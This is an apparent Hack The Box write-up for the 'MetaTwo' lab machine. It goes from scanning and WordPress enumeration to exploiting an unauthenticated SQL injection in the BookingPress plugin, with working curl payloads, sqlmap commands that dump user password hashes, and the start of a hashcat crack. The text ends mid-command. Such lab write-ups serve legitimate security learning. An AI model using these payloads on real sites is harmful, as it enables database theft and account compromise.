

MetaTwo

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For me IP of the machine is : 10.10.11.186

Lets try pinging it

```
ping 10.10.11.186 -c 5

PING 10.10.11.186 (10.10.11.186) 56(84) bytes of data.
64 bytes from 10.10.11.186: icmp_seq=1 ttl=63 time=101 ms
64 bytes from 10.10.11.186: icmp_seq=2 ttl=63 time=456 ms
64 bytes from 10.10.11.186: icmp_seq=3 ttl=63 time=82.2 ms
64 bytes from 10.10.11.186: icmp_seq=4 ttl=63 time=78.1 ms
64 bytes from 10.10.11.186: icmp_seq=5 ttl=63 time=214 ms

--- 10.10.11.186 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 78.081/186.099/455.550/143.559 ms
```

Its online, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.186 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±1 (22.365s)
rustscan -a 10.10.11.186 --ulimit 5000
. https://github.com/RustScan/rustscan .
-----
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.186:21
Open 10.10.11.186:22
Open 10.10.11.186:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-27 19:28 IST
Initiating Ping Scan at 19:28
Scanning 10.10.11.186 [2 ports]
Completed Ping Scan at 19:28, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:28
Completed Parallel DNS resolution of 1 host. at 19:28, 2.55s elapsed
DNS resolution of 1 IPs took 2.56s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:28
Scanning 10.10.11.186 [3 ports]
Discovered open port 22/tcp on 10.10.11.186
Discovered open port 21/tcp on 10.10.11.186
Discovered open port 80/tcp on 10.10.11.186
Completed Connect Scan at 19:28, 0.25s elapsed (3 total ports)
Nmap scan report for 10.10.11.186
Host is up, received syn-ack (0.21s latency).
Scanned at 2024-10-27 19:28:49 IST for 0s

PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
```

ⓘ Open Ports

PORT STATE SERVICE REASON

21/tcp open ftp syn-ack

```
22/tcp open ssh syn-ack  
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.11.186 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±3 (1m 11.17s)  
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.11.186 -o aggressiveScan.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-27 19:31 IST  
Nmap scan report for 10.10.11.186  
Host is up (0.11s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp  
| fingerprint-strings:  
|   GenericLines:  
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]  
|     Invalid command: try being more creative  
|_    Invalid command: try being more creative  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)  
| ssh-hostkey:  
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)  
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)  
|_  256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)  
80/tcp    open  http     nginx 1.18.0  
|_http-title: Did not follow redirect to http://metapress.htb/  
|_http-server-header: nginx/1.18.0  
1 service unrecognized despite returning data. If you know the service/version, please submit t  
:  
SF-Port21-TCP:V=7.95%I=7%D=10/27%Time=671E47CD%P=x86_64-pc-linux-gnu%R(Gen  
SF:ericLines,8F,"220\x20ProFTPD\x20Server\x20(\Debian\)\x20[::ffff:10\.10  
SF:\.11\.186]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20cr  
SF:eative\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creativ  
SF:e\er\n");  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 71.14 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION  
21/tcp open  ftp  
| fingerprint-strings:  
|   GenericLines:  
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]  
|     Invalid command: try being more creative
```

```
| Invalid command: try being more creative
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
|   256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
80/tcp open http nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
|_http-server-header: nginx/1.18.0
```

Lets add metapress.htb in our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211      monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196      stocker.htb      dev.stocker.htb
10.10.11.186      metapress.htb
~
```

Alright lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://metapress.htb -w /usr/share/wordlists/dirb/common.txt
-t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git/main]$ 3 (2m 33.23s)
feroxbuster -u http://metapress.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

Target Url	http://metapress.htb
Threads	200
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Follow Redirects	true
Recursion Depth	4

Press [ENTER] to use the Scan Management Menu

```
400   GET    1L    1W    1c http://metapress.htb/wp-admin/admin-ajax.php
200   GET    97L   429W   6931c http://metapress.htb/wp-login.php?redirect_to=http%3A%2F%2Fmetapress.htb%2Fwp-admin%2F&reauth=1
404   GET    153L   519W   9944c Auto filtering found 404-like response and created new filter; toggle off with --dont-filter
200   GET    20L    76W    633c http://metapress.htb/.htaccess
200   GET    184L   700W   5705c http://metapress.htb/wp-content/themes/twentytwentyone/assets/js/primary-navigation.js
200   GET    178L   321W   2897c http://metapress.htb/wp-content/themes/twentytwentyone/assets/css/print.css
200   GET    43L    43W    1045c http://metapress.htb/wp-includes/vlwmnifest.xml
200   GET    2L     15W    1426c http://metapress.htb/wp-includes/js/wp-embed.min.js
200   GET    1L     37W    2297c http://metapress.htb/wp-includes/css/dist/block-library/theme.min.css
200   GET    42L    145W   1057c http://metapress.htb/wp-content/themes/twentytwentyone/assets/js/polyfills.js
500   GET    0L     6W     8c http://metapress.htb/wp-content/themes/twentytwentyone/
200   GET    36L   150W   1127c http://metapress.htb/wp-content/themes/twentytwentyone/assets/js/responsive-embeds.js
200   GET    11L   742W   51338c http://metapress.htb/wp-includes/css/dist/block-library/style.min.css
404   GET    7L     11W    153c http://metapress.htb/admin.php
200   GET    1L    4351W   93427c http://metapress.htb/wp-json
200   GET    5878L  12396W  152103c http://metapress.htb/wp-content/themes/twentytwentyone/style.css
404   GET    0L     6W     8c http://metapress.htb/_css
404   GET    0L     6W     8c http://metapress.htb/_assets
404   GET    0L     6W     8c http://metapress.htb/_tmp
404   GET    0L     6W     8c http://metapress.htb/_vti_bin/shtml.dll
101   GET    0L     6W     8c http://metapress.htb/_vti_bin/shtml.dll
```

There are like 3000 files here u can take a look at directories.txt if u want to seem em all

```
[#####] - 3m  78596/78596  0s    found:2871  errors:26300
[#####] - 80s  4614/4614  58/s   http://metapress.htb/
[#####] - 82s  4614/4614  56/s   http://metapress.htb/wp-includes/
[#####] - 80s  4614/4614  57/s   http://metapress.htb/wp/wp-includes/css/dist/
[#####] - 80s  4614/4614  58/s   http://metapress.htb/wp-includes/js/
[#####] - 79s  4614/4614  58/s   http://metapress.htb/wp-includes/css/
[#####] - 84s  4614/4614  55/s   http://metapress.htb/feed/
[#####] - 77s  4614/4614  60/s   http://metapress.htb/category/news/
[#####] - 77s  4614/4614  60/s   http://metapress.htb/hello-world/
[#####] - 80s  4614/4614  58/s   http://metapress.htb/events/
[#####] - 80s  4614/4614  58/s   http://metapress.htb/wp-admin/js/
[#####] - 80s  4614/4614  57/s   http://metapress.htb/wp-includes/js/dist/
[#####] - 80s  4614/4614  58/s   http://metapress.htb/wp-admin/css/
[#####] - 79s  4614/4614  58/s   http://metapress.htb/wp-includes/js/jquery/
[#####] - 35s  4614/4614  132/s  http://metapress.htb/wp-includes/sitemaps/
[#####] - 32s  4614/4614  142/s  http://metapress.htb/wp-includes/js/thickbox/
[#####] - 23s  4614/4614  198/s  http://metapress.htb/wp-includes/widgets/
[#####] - 58s  4614/4614  80/s   http://metapress.htb/wp-includes/sitemaps/providers/
```

Lets do some VHOST Enumeration here too

```
ffuf -u http://metapress.htb -H 'Host: FUZZ.metapress.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac
```

Moving on lets see this application now


Web Application

Default page

The screenshot shows a browser window with the following details:

- Address Bar:** Shows the URL <http://metapress.htb>. A yellow warning icon indicates "Not Secure".
- Page Title:** The page title is "METAPRESS".
- Page Content:**
 - A large heading Welcome on board!
 - Text: "This site will be launched soon.
In the meanwhile you can signup to our launch event."
 - Text: "Be sure to do it from here:
<http://metapress.htb/events/>
- Page Footer:** At the bottom, it says "Categorized as News".
- Browser UI:** The top right corner shows a refresh icon, battery level at 110%, and a star icon.

It does say wordpress in the bottom lets see the login page



So wordpress so lets get a recon going in the background

```
wpscan --url http://metapress.htb --detection-mode aggressive --plugins-detection aggressive
```

```

~ (1h 41m 6s)
wpscan --url http://metapress.htb --detection-mode aggressive --plugins-detection aggressive
[+] Started: Sun Oct 27 20:02:15 2024

Interesting Finding(s):

[+] robots.txt found: http://metapress.htb/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://metapress.htb/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://metapress.htb/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%


[+] The external WP-Cron seems to be enabled: http://metapress.htb/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
| Found By: Rss Generator (Aggressive Detection)
| - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
| - https://metapress.htb/comments/feed/ - generator=https://wordpress.org/?v=5.6.2/generator

```

its running now

If you go to /events here



I looked at the source code to find this extension here

Gaining Access

Lets search this up to find a exploit or something

WPScan.com vulnerability/388cd42d-b61a-42a4-8604-99b812db2357/ ○ ☆ 🔍

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WordPress Plugin Vulnerabilities

BookingPress < 1.0.11 - Unauthenticated SQL Injection

Description

The plugin fails to properly sanitize user supplied POST data before it is used in a dynamically constructed SQL query via the `bookingpress_front_get_category_services` AJAX action (available to unauthenticated users), leading to an unauthenticated SQL injection.

Proof of Concept

```
- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-admin/admin.php?page=bookingpress_front_get_category_services)
- Create a new page with the "[bookingpress form]" shortcode embedded (the "BookingPress Step-by-step Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search for "action:'bookingpress_front_get_category_services'") 
- Invoke the following curl command

curl -i 'https://example.com/wp-admin/admin-ajax.php' \
--data 'action=bookingpress_front_get_category_services&wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @
Time based payload: curl -i 'https://example.com/wp-admin/admin-ajax.php' \
--data 'action=bookingpress_front_get_category_services&wpnonce=8cc8b79544&category_id=1&total_service=1) AND (SELECT 9578 FROM (
```

Lets run it

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data
'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

```
/Documents/Notes/Lands-on-Hacking/HacktheBox/MetaTwo.git:(main) $ (0.474s)
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 27 Oct 2024 14:24:31 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
>{"variant":"error","title":"Error","msg":"Sorry, Your request can not process due to security reason."}
```

Im guessing our nonce is wrong here

Lets find our nonce here

```
'bookingpress_generate_spam_captcha', _wpnonce:'b06cc7d246' );
ajax_obj.ajax_url, Qs.stringify( postData )
se) {
!= 'error' && (response.data.captcha_val != '' && response.data.captcha_val != undefined)){
step_form_data.spam_captcha = response.data.captcha_val

onse.data.title,
onse.data.msn,
```

Lets put this in

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data
'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git/main>1 (0.506s)
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data 'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 27 Oct 2024 14:26:55 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1904 05:00:00 GNT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin

[{"bookingpress_service_id": "10.5.15-MariaDB-0+debb11u1", "bookingpress_category_id": "Debian 11", "bookingpress_service_name": "debian-linux-gnu", "bookingpress_service_price": "$1.00", "bookingpress_service_duration_val": "2", "bookingpress_service_duration_unit": "3", "bookingpress_service_description": "4", "bookingpress_service_position": "5", "bookingpress_servicedate_created": "6", "service_price_without_currency": 1, "img_url": "http://\u2f42b/metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"}]

```

Looks json like lets pipe that in jq

```

curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data
'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq .

```

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git/main>2 (0.287s)
curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data 'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq .
[
{
  "bookingpress_service_id": "10.5.15-MariaDB-0+debb11u1",
  "bookingpress_category_id": "Debian 11",
  "bookingpress_service_name": "debian-linux-gnu",
  "bookingpress_service_price": "$1.00",
  "bookingpress_service_duration_val": "2",
  "bookingpress_service_duration_unit": "3",
  "bookingpress_service_description": "4",
  "bookingpress_service_position": "5",
  "bookingpress_servicedate_created": "6",
  "service_price_without_currency": 1,
  "img_url": "http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"
}
]

```

Its working lets exploit this now

There are two ways here im gonna show both of em

1. First is to use sqlmap :

We need to save this request to a file with headers so lets get this in burp like this

```

curl -s -q 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502)' -x http://127.0.0.1:8080

```

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 POST /wp-admin/admin-ajax.php HTTP/1.1 2 Host: metapress.htb 3 User-Agent: curl/8.10.1 4 Accept: */* 5 Content-Length: 103 6 Content-Type: application/x-www-form-urlencoded 7 Connection: keep-alive 8 9 action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246& category_id=33&total_service=-7502] </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 3 Date: Sun, 27 Oct 2024 14:37:03 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/8.0.24 7 X-Robots-Tag: noindex 8 X-Content-Type-Options: nosniff 9 Expires: Wed, 11 Jan 1984 05:00:00 GMT 10 Cache-Control: no-cache, must-revalidate, max-age=0 11 X-Frame-Options: SAMEORIGIN 12 Referrer-Policy: strict-origin-when-cross-origin 13 Content-Length: 2 14 15 [] </pre>

And lets save this to a file

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git:(main)±3 [0.04s]	cat event.req
	<pre> File: event.req 1 POST /wp-admin/admin-ajax.php HTTP/1.1 2 Host: metapress.htb 3 User-Agent: curl/8.10.1 4 Accept: */* 5 Content-Length: 103 6 Content-Type: application/x-www-form-urlencoded 7 Connection: keep-alive 8 9 action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502] </pre>

To use sqlmap u have to use a lot of flag the final way to get the password will look like this with UNION injection

```

sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --
batch --dbs --threads 10 --level 5 --risk 3 --technique=U --union-cols=9 -
VVV

```

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git:(main)±3 (1.91ss)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --batch --dbms --threads 10 --level 5 --risk 3 --technique=U --union-cols=9 -vvv
[22:10:45] [DEBUG] cleaning up configuration parameters
[22:10:46] [DEBUG] setting the HTTP timeout
[22:10:46] [DEBUG] setting the HTTP User-Agent header
[22:10:46] [DEBUG] creating HTTP requests opener object
[22:10:46] [DEBUG] setting the HTTP Referer header to the target URL
custom injection marker ('*) found in POST body. Do you want to process it? [Y/n/q] Y
[22:10:46] [DEBUG] used the default behavior, running in batch mode
[22:10:46] [INFO] resuming back-end DBMS 'mysql'
[22:10:46] [DEBUG] resolving hostname 'metapress.htb'
[22:10:46] [INFO] testing connection to the target URL
[22:10:47] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
  Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns (custom)
  Payload: action=bookingpress_front_get_category_services&_wpnonce=b06cc7d246&category_id=33&total_service=-7502) UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,0x7852614a0e6c63670d5a4a566a4c41625a57647a775170626f614d644a4768526944c6a73736a5a,0x71787a7871),NULL,NULL,NULL-- -
  Vector: UNION ALL SELECT NULL,NULL,NULL,NULL,[QUERY],NULL,NULL,NULL,NULL-- -
[22:10:47] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.24, Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:10:47] [INFO] fetching database names
[22:10:47] [PAYLOAD] UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717a7a787071,JSON_ARRAYAGG(CONCAT_WS(0x726d7068716e,schema_name)),0x71787a7871),NULL,NULL
INFORMATION_SCHEMA SCHEMATA-- -
[22:10:47] [DEBUG] performed 1 query in 0.77 seconds
available databases [2]:
[*] blog
[*] information_schema

[22:10:47] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/metapress.htb'

```

Lets see tables in this blog databases

```

sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --
batch -D blog --tables --threads 10 --level 5 --risk 3 --technique=U --
union-cols=9 -vvv

```

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo.git:(main)±3 (1.43ss)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --batch -D blog --tables --threads 10 --level 5 --risk 3 --technique=U --union-cols=9 -vvv
[*] cou...
+-----+
| wp_bookingpress_appointment_bookings |
| wp_bookingpress_categories |
| wp_bookingpress_customers |
| wp_bookingpress_customers_meta |
| wp_bookingpress_customize_settings |
| wp_bookingpress_debug_payment_log |
| wp_bookingpress_default_daysoff |
| wp_bookingpress_default_workhours |
| wp_bookingpress_entries |
| wp_bookingpress_form_fields |
| wp_bookingpress_notifications |
| wp_bookingpress_payment_logs |
| wp_bookingpress_services |
| wp_bookingpress_servicesmeta |
| wp_bookingpress_settinges |
| wp_comments |
| wp_links |
| wp_options |
| wp_postsmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termsmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
[22:12:16] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/metapress.htb'
[*] ending @ 22:12:16 /2024-10-27/

```

Lets dump this table

```

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±3 (10.598s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo/event.req --batch -D blog -T wp_users --dump --threads 10 --level 5 --risk 3 --technique=U --union-cols=9
--vvv
[INFO] Galvanizing... you have to wait...
[1] default dictionary file '/opt/sqlmap/data/txt/smalldict.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[22:13:14] [DEBUG] used the default behavior, running in batch mode
[22:13:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[22:13:14] [DEBUG] used the default behavior, running in batch mode
[22:13:14] [INFO] starting dictionary-based cracking (phpass,passwd)
[22:13:14] [INFO] starting 16 processes
[22:13:24] [WARNING] no clear password(s) found
[22:13:24] [DEBUG] post-processing table dump
Database: blog
Table: wp_users
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_url           | user_pass          | user_email        | user_login       | user_status      | display_name    | user_nicename   | user_registered |
| user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb | admin            | 0                | admin           | admin           | 2022-06-23 17:58:28 |
| <blank>           |                                     | <blank>           | <blank>           | <blank>          | <blank>          | <blank>          | <blank>          |
| 2  | <blank>           | $P$B4aNMM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb | manager          | 0                | manager         | manager         | 2022-06-23 18:07:55 |
| <blank>           |                                     | <blank>           | <blank>           | <blank>          | <blank>          | <blank>          | <blank>          |
+-----+-----+-----+-----+-----+-----+-----+-----+
[22:13:24] [INFO] table 'blog.wp_users' dumped to CSV file '/home/pks/.local/share/sqlmap/output/metapress.htb/dump/blog/wp_users.csv'
[22:13:24] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/metapress.htb'
[*] ending @ 22:13:24 /2024-10-27/

```

So i saved em to a file

File: hash	
1	admin:\$P\$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
2	manager:\$P\$B4aNMM28N0E.tMy/JIcnVMZbGcU16Q70

Now i tried to crack them like this

```

hashcat -a 0 hash /usr/share/wordlists/seclists/Passwords/Leaked-
